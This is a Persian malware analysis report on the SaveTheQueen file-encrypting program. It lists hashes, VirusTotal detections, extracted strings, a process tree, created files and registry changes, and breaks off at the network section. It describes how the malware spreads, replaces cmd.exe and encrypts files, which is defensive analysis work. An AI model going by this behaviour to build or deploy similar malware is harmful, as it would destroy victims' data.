بسمه تعالی

گزارش تحلیلی بدافزار

SaveTheQueen Malware

فهرست مطالب

۱ مقدمه ۲
۲ مشخصات و ریزجزئیات فایل بدافزار ۴
۲-۱ مشخصات فایل ۴
۲-۲ بخش‌های مختلف فایل ۴
۲-۳ آنتروپی کلی فایل ۵
۲-۴ وضعیت شناسایی فایل در Virustotal ۵
۳ فرایند آلوده‌سازی ۶
۴ شرح تحلیل ۸
۴-۱ شناسایی کامپایلر ۸
۴-۲ کتابخانه و توابع مورد استفاده ۹
۴-۳ پروسس‌های ایجاد شده توسط بدافزار ۱۰
۴-۴ فایلهای ایجاد شده ۱۰
۴-۵ تغییرات رجیستری ۱۰
۴-۶ ارتباطات شبکه ۱۱
۴-۷ وضعیت منابع سیستم ۱۱
۴-۸ بررسی فایل‌های رمزشده ۱۲
۵ تحلیل کد ۱۳
۵-۱ ساختار درختی کدهای بدافزار ۱۳
۵-۲ استفاده از کتابخانه سیستمی ۱۳
۵-۳ تابع Main بدافزار ۱۴
۵-۳ تبدیل و بررسی مقدایر V3 و V4 (شکلهای ۲۱و۲۲) ۱۷
۶ توصیه‌های امنیتی برای پیشگیری ۲۰

۱ مقدمه

SaveTheQueen یکی از بدافزارهای رمزگذار فایل‌های سیستم می‌باشد که در اواخر نوامبر ۲۰۱۹ میلادی طراحی شده و در دسامبر ۲۰۱۹ میلادی انتشار یافته است. این بدافزار برخلاف باجافزارها هیچگونه فایل راهنما جهت تماس با مهاجمان ایجاد نکرده و تنها به رمز کردن فایل‌های سیستم اکتفا می‌کند. براساس گفته‌های محققان، الگوریتم مورد استفاده شده در

این بدافزار AES-256 می‌باشد و از طریق فایل‌های مخرب ایمیل‌های اسپم، وب‌سایت‌های مخرب و موجود در تورنت و تبلیغات مخرب وارد سیستم می‌شود. همچنین براساس یافته‌ها، باج‌افزاری نیز قبل از این با این نام انتشار یافته‌است که عملکرد مشابهی را در سیستم داشته ولی از تفاوت‌های آن می‌توان به وجود فایل راهنما اشاره کرد. این بدافزار توانایی رمزگذاری فایل‌های با متن فارسی را داشته و آن‌ها را بدون استفاده می‌کند.

۲ مشخصات و ریزجزئیات فایل بدافزار

جداول و نمودارهای زیر نشان‌دهنده مشخصات و جزئیات فایل اجرایی بدافزار می‌باشد که در تحلیل استاتیک بدست آمده است و شامل مواردی همچون اندازه فایل، مقادیر هش فایل، آنتروپی، وضعیت شناسایی فایل در ویروس‌توتال و غیره است.

۲–۱ مشخصات فایل

این بدافزار یک فایل قابل اجرا بر روی سیستم‌عامل‌های ویندوز است که با استفاده از زبان برنامه‌نویسی دات‌نت طراحی و پیاده‌سازی شده است. جدول زیر مشخصات کلی فایل بدافزار SaveTheQueen را نشان می‌دهد.

جدول ۱- مشخصات کامل فایل بدافزار

نام و نوع بدافزار	SaveTheQueen, File Locker
پسوند و نام فایل	.SaveTheQueen
الگوریتم	AES-256
نحوه انتشار	Infected email attachments (macros), torrent websites, malicious ads
زمان کامپایل،	25 Nov 2019
هش MD5	8775ED26068788279726E08FF9665AAB
هش SHA1	41ED20713F498F8E121743506E1C63EF7346392B
هش SHA256	3C9F777654A45EB6219F12C2AD10082043814389A4504C27E5AEC752A8EE4DED
کامپایلر	Microsoft Visual C# v7.0 / Basic .NET (managed)
حجم فایل	1036288 bytes
آنتروپی فایل	3.918
معماری فایل	32 bits
تعداد بخش	3
آدرس فایل PDB	-

۲–۲ بخش‌های مختلف فایل

جدول شماره ۲ بخش‌های مختلف تشکیل دهنده فایل بدافزار را با جزئیات کامل مانند مقدار آنتروپی، اندازه خام، اندازه مجازی هر بخش و غیره نشان می‌دهد. این فایل متشکل از سه بخش text، rsrc و reloc بصورت جدول زیر می‌باشد.


جدول ۲- بخش‌های تشکیل دهنده فایل بدافزار

ردیف	نام بخش	آدرس مجازی	اندازه مجازی	اندازه خام	آنتروپی بخش
1	text	8192	1021588	1024000	3.93
2	rsrc	1032192	1264	4096	1.73

3	reloc	1040384	12	4096	0.02

۲-۳ آنتروپی کلی فایل

شکل زیر وضعیت آنتروپی کلی فایل را در حالت عادی و بصورت نموداری نشان می‌دهد. مقدار این آنتروپی برابر با 3.918 می‌باشد که مقدار آن کمتر از هفت بوده و سیر نزولی دارد.



شکل ۱- آنتروپی کلی فایل بدافزار

براساس جدول ۲ و شکل ۱ مشاهده می‌شود که مقدار آنتروپی کل فایل حالت نزولی داشته و مقدار آن نزدیک سه می-باشد. همچنین آنتروپی بخش reloc تقریبا صفر می‌باشد که نشانگر مشکوک بودن فایل می‌باشد.

۲-۴ وضعیت شناسایی فایل در Virustotal

شکل زیر وضعیت شناسایی فایل را در ویروس‌توتال نشان می‌دهد. در این سامانه از بین ۷۰ موتور موجود، ۵۴ موتور قادر به شناسایی فایل بعنوان یک فایل بدافزار شده‌اند و درصورت استفاده از نسخه‌های بروزشده این موتورهای آنتی‌ویروس در سیستم می‌توان از انتقال و اجرای آن جلوگیری کرد.


Ad-Aware	Trojan.GenericKD.32753802	AhnLab-V3	Malware/Win32.RL_Generic.C3600655
Alibaba	Ransom:Win32/Pegazus.218e8008	ALYac	Trojan.Ransom.Filecoder
SecureAge APEX	Malicious	Arcabit	Trojan.Generic.D1F3C88A
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/Dropper.Gen2	BitDefender	Trojan.GenericKD.32753802
BitDefenderTheta	Gen:NN.ZemsilF.33558.@m0@aCL2nPm	CAT-QuickHeal	TrojanRansom.MSIL
Comodo	Malware@#36tch9gsqty5y	CrowdStrike Falcon	Win/malicious_confidence_60% (W)
Cylance	Unsafe	Cyren	W32/Trojan.REZE-6142
DrWeb	BackDoor.RevetRat.2	eGambit	Unsafe.AI_Score_100%
Emsisoft	Trojan.GenericKD.32753802 (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.GenericKD.32753802	ESET-NOD32	A Variant Of Generik.IVKHSIT
F-Secure	Trojan.TR/Dropper.Gen2	FireEye	Trojan.GenericKD.32753802
Fortinet	W32/Encoder.IVKHSIT!tr.ransom	GData	Trojan.GenericKD.32753802
Ikarus	Trojan.Dropper	Jiangmin	Trojan.MSIL.nnjy
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	HEUR:Trojan-Ransom.MSIL.Encoder.gen	Malwarebytes	Ransom.FileCryptor
MAX	Malware (ai Score=100)	McAfee	RDN/Ransom
McAfee-GW-Edition	RDN/Ransom	Microsoft	Ransom:Win32/JemdlMSR
NANO-Antivirus	Trojan.Win32.RevetRat.gjtzdl	Palo Alto Networks	Generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.d23
Rising	Trojan.Win32.Ransom.ie (CLASSIC)	Sangfor Engine Zero	Malware
Sophos AV	Mal/Generic-S	Symantec	Downloader
TACHYON	Ransom/W32.DN-Encoder.1036288	Trapmine	Malicious.moderate.ml.score
TrendMicro	Ransom.MSIL.SAVEQUEEN.A	TrendMicro-HouseCall	Ransom.MSIL.SAVEQUEEN.A
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.S.Ransom.1036288
Webroot	W32.Malware.Gen	Yandex	Trojan.Agent!9WIGfjnvqC8
Zillya	Trojan.Encoder.Win32.1200	ZoneAlarm by Check Point	HEUR:Trojan-Dropper.Win32.Pegazus.gen

شکل ۲- وضعیت شناسایی فایل بدافزار در سامانه ویروس‌توتال


۳ فرایند آلوده‌سازی

بدافزار SaveTheQueen یکی از بدافزارهای رمزگذار فایل‌های سیستم می‌باشد که در اواخر نوامبر ۲۰۱۹ میلادی طراحی شده و در دسامبر ۲۰۱۹ میلادی بطور وسیعی انتشار یافته است. این بدافزار برخلاف بدافزارهای رمزگذار فایل هیچگونه فایل راهنما جهت تماس با مهاجمان ایجاد نکرده و تنها به رمز کردن فایل‌های سیستم اکتفا می‌کند. براساس گفته‌های محققان الگوریتم مورد استفاده توسط مهاجمان AES-256 می‌باشد و از طریق فایل‌های مخرب ایمیل‌های اسپم، وب-سایت‌های مخرب و موجود در تورنت و تبلیغات مخرب وارد سیستم می‌شود. همچنین براساس یافته‌ها باجافزاری نیز قبل از این انتشار یافته‌است که عملکرد مشابهی را در سیستم داشته و از تفاوت‌های آن می‌توان به وجود فایل راهنما اشاره کرد. این بدافزار بعد از انتقال به سیستم و اجرا، فایل سیستمی cmd.exe را در مسیر \Windows\System32\ ایجاد کرده و آن را اجرا و پروسس اصلی خود را می‌بندد. بدافزار با استفاده از دستورات قابل اجرا در محیط cmd اقدام به رمزگذاری


فایل‌های سیستم می‌کند. این بدافزار ابتدا باعث تغییراتی در رجیستری سیستم شده و کلیدهایی را همانند دیگر باجافزارها ثبت می‌کند سپس با استفاده از دستورات قابل اجرا در Powershell تمام فایل‌های سیستم را بصورت مرتب دریافت کرده و آن‌ها را با استفاده از الگوریتم‌های رمزگذاری فایل رمزکرده و پسوند SaveTheQueen. را به انتهای هرکدام از آن‌ها اضافه می‌کند. در اقدام بعدی کلیدهای رجیستری دیگری را نیز بصورت مداوم ثبت می‌کند. در انتها نیز یک فایل لاگ را بصورت SaveTheQueen.LOG. در مسیر C:\ProgramData\ ایجاد می‌کند. این بدافزار هیچگونه فایلی را جهت تماس با مهاجمین ایجاد نمی‌کند و در صورتی که محیط cmd بازشده توسط کاربر بسته شود از فعالیت آن جلوگیری می‌گردد. شکل‌های زیر نمونه فایل‌های رمزشده (بدافزار توانایی رمزکردن فایل‌هایی با عناوین فارسی را نیز دارا می‌باشد)، فایل‌های ایجاد شده توسط بدافزار و غیره را نشان می‌دهد.



شکل ۳ - نمونه فایل‌های رمزشده توسط بدافزار



شکل ۴- اجرای cmd و رمزگذاری فایل‌ها توسط پروسس تزریق شده




شکل ۵- فایل ایجاد شده توسط بدافزار و محتویات نوشته شده در آن

۴ شرح تحلیل

این بخش نتیجه و گزارش تحلیل‌های استاتیک و پویا با استفاده از ابزارهای تحلیل و بررسی در حوزه بدافزار می‌باشد.

۴-۱ شناسایی کامپایلر

با توجه به جدول شماره ۱ نوع کامپایلر و محیط توسعه بدافزار دات‌نت اعلام شده بود. شکل زیر نیز نتیجه ابزار شناسایی زبان توسعه فایل بدافزار را نشان می‌دهد.



شکل ۶- بررسی کامپایلر

بدافزار با استفاده از محیط برنامه‌نویسی دات‌نت طراحی و پیاده‌سازی شده است و با استفاده از ابزارهای دیکامپایل می‌توان به کدهای آن دست یافت.

۴-۲ کتابخانه و توابع مورد استفاده

با توجه به اینکه این بدافزار در محیط دات‌نت توسعه و پیاده‌سازی شده است لذا هنگام بررسی توابع و کتابخانه‌های موجود توسط ابزارهای موجود فقط می‌توان کتابخانه mscoree.dll را مشاهده کرد. اما هنگام بررسی کدهای بدافزار مشاهده گردید که در برخی موارد از کتابخانه سیستمی Kernel32.dll نیز استفاده شده است. لذا در این بدافزار از دو کتابخانه Kernel32.dll و mscoree.dll استفاده شده است.

رشته‌های موجود و قابل دسترس هنگام دیس‌اسمبل نیز در جدول زیر قابل مشاهده می‌باشد که در برخی با استفاده از عملیات مبهم‌سازی[۱] به رشته‌های ناخوانا که معنی و مفهوم خاصی ندارد، تبدیل شده‌اند.

جدول ۳- رشته‌های قابل استخراج از فایل بدافزار

رشته‌های قابل دریافت
!This program cannot be run in DOS mode. SaveTheQueen.exe PowerShell SaveTheQueen.exe ReadConsoleOutput WriteConsoleOutput ReadConsoleOutputW WriteConsoleOutputW ScrollConsoleScreenBuffer FILE_TYPE_UNKNOWN FILE_TYPE_DISK FILE_TYPE_CHAR FILE_TYPE_PIPE FILE_TYPE_REMOTE Console PS2EXEHostRawUI PS2EXEApp PS2EXE BufferCell KeyInfo ReadKeyOptions ReadKey ForegroundColor MaxWindowSize WindowPosition ReadLine SecureString getPassword

[۱] Obfuscation

```
WriteProgress
WriteVerboseLine
WriteWarningLine
SetShouldExit
lpWriteRegion
DllImportAttribute
kernel32.dll
get_Key
get_KeyChar
Hit any key to exit...
```

از بین این رشته‌ها می‌توان به مواردی همچون powershell (جهت اجرای دستور در این محیط)، نام فایل بدافزار (SaveTheQueen.exe)، کتابخانه سیستمی Import شده (Kernell32.dll) و غیره اشاره کرد.

۴-۳ پروسس‌های ایجاد شده توسط بدافزار

همانطور که قبلا نیز ذکر گردید بدافزار بعد از اعمال تغییرات در رجیستری سیستم و ایجاد فایل cmd در مسیر \Windows\System32\ آن را اجرا کرده و پروسس اصلی خود را می‌بندد. لذا تنها یک پروسس توسط بدافزار فعال شده توسط آن فعالیت‌های مخرب خود را ادامه می‌دهد. با استفاده از محیط cmd دستوری را اجرا می‌کند که این دستور تمام فعالیت‌های دریافت و رمزگذاری فایل‌های سیستم (در بخش تحلیل کد اشاره خواهد شد) را شامل می‌شود. شکل زیر نیز پروسس‌های اجرایی را نشان می‌دهد.

Process	Description	Image Path	Life Time	Company	Owner	Command
SaveTheQueen.exe (3096)		C:\Users\Tahlilgar\Desktop\SaveTheQueen.exe			Tahlilgar-PC\Tahlil...	"C:\Users\Tahlilgar\Des...
cmd.exe (2328)	Windows Command Processor	C:\Windows\system32\cmd.exe		Microsoft Corporat...	Tahlilgar-PC\Tahlil...	"C:\Windows\system32\...

شکل ۷- زیرپروسس‌های فراخوانی شده توسط بدافزار (Process Tree)

۴-۴ فایل‌های ایجاد شده

بدافزار بعد از انتقال به سیستم فایل اجرایی cmd.exe را در ایجاد می‌کند. این در صورتی اتفاق می‌افتد که این فایل اجرایی وجود نداشته باشد یا در صورت وجود بر روی فایل قبلی نوشته می‌شود. شکل زیر نشان دهنده این عمل می‌باشد.

```
CreateFile      C:\Windows\System32\cmd.exe
CreateFile      C:\Windows\System32\cmd.exe
CreateFile      C:\Windows\System32\cmd.exe
CreateFile      C:\Windows\System32\cmd.exe:Zone.Identifier
CreateFile      C:\Users\Tahlilgar\Desktop
CreateFile      C:\Windows\System32\cmd.exe
CreateFile      C:\Windows\System32\apphelp.dll
CreateFile      C:\Windows\System32\apphelp.dll
CreateFile      C:\Windows\Prefetch\CMD.EXE-4A81B364.pf
```

شکل ۸- فایل‌های ایجاد شده توسط بدافزار

همچنین یک فایل متنی را با نام SaveTheQueen.LOG. بصورت شکل زیر ایجاد می‌کند که شامل اطلاعاتی (شکل ۶) در مورد تعداد فایل‌های رمزشده و غیره می‌باشد.

```
CreateFile      C:\ProgramData\.SaveTheQueen.LOG
CreateFile      C:\ProgramData\.SaveTheQueen.LOG
```

شکل ۹- فایل متنی ایجاد شده توسط بدافزار

۴-۵ تغییرات رجیستری

بدافزار بعد از اجرا و رمزکردن فایل‌های سیستم باعث ایجاد تغییراتی در رجیستری سیستم شده و کلیدهایی را در آن ثبت می‌کند. شکل ۱۱ مسیر و کلیدهای ثبت شده نشان می‌دهد.

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect


شکل ۱۰ - تغییر و ثبت کلیدهای رجیستری در سیستم

در بررسی‌های صورت گرفته در باجافزاهای مختلف، این کلیدها اکثرا توسط آن‌ها ثبت می‌گردد. کلیدهای دیگری نیز در طول فعالیت بدافزار توسط آن ایجاد و ثبت می‌گردد که می‌توان به نمونه‌های زیر اشاره کرد.

- HKCU\Software\Microsoft\RestartManager\Session0000\Owner
- HKCU\Software\Microsoft\RestartManager\Session0000\SessionHash
- HKCU\Software\Microsoft\RestartManager\Session0000\Sequence
- HKCU\Software\Microsoft\RestartManager\Session0000\RegFiles0000
- HKCU\Software\Microsoft\RestartManager\Session0000\RegFilesHash

۴-۶ ارتباطات شبکه

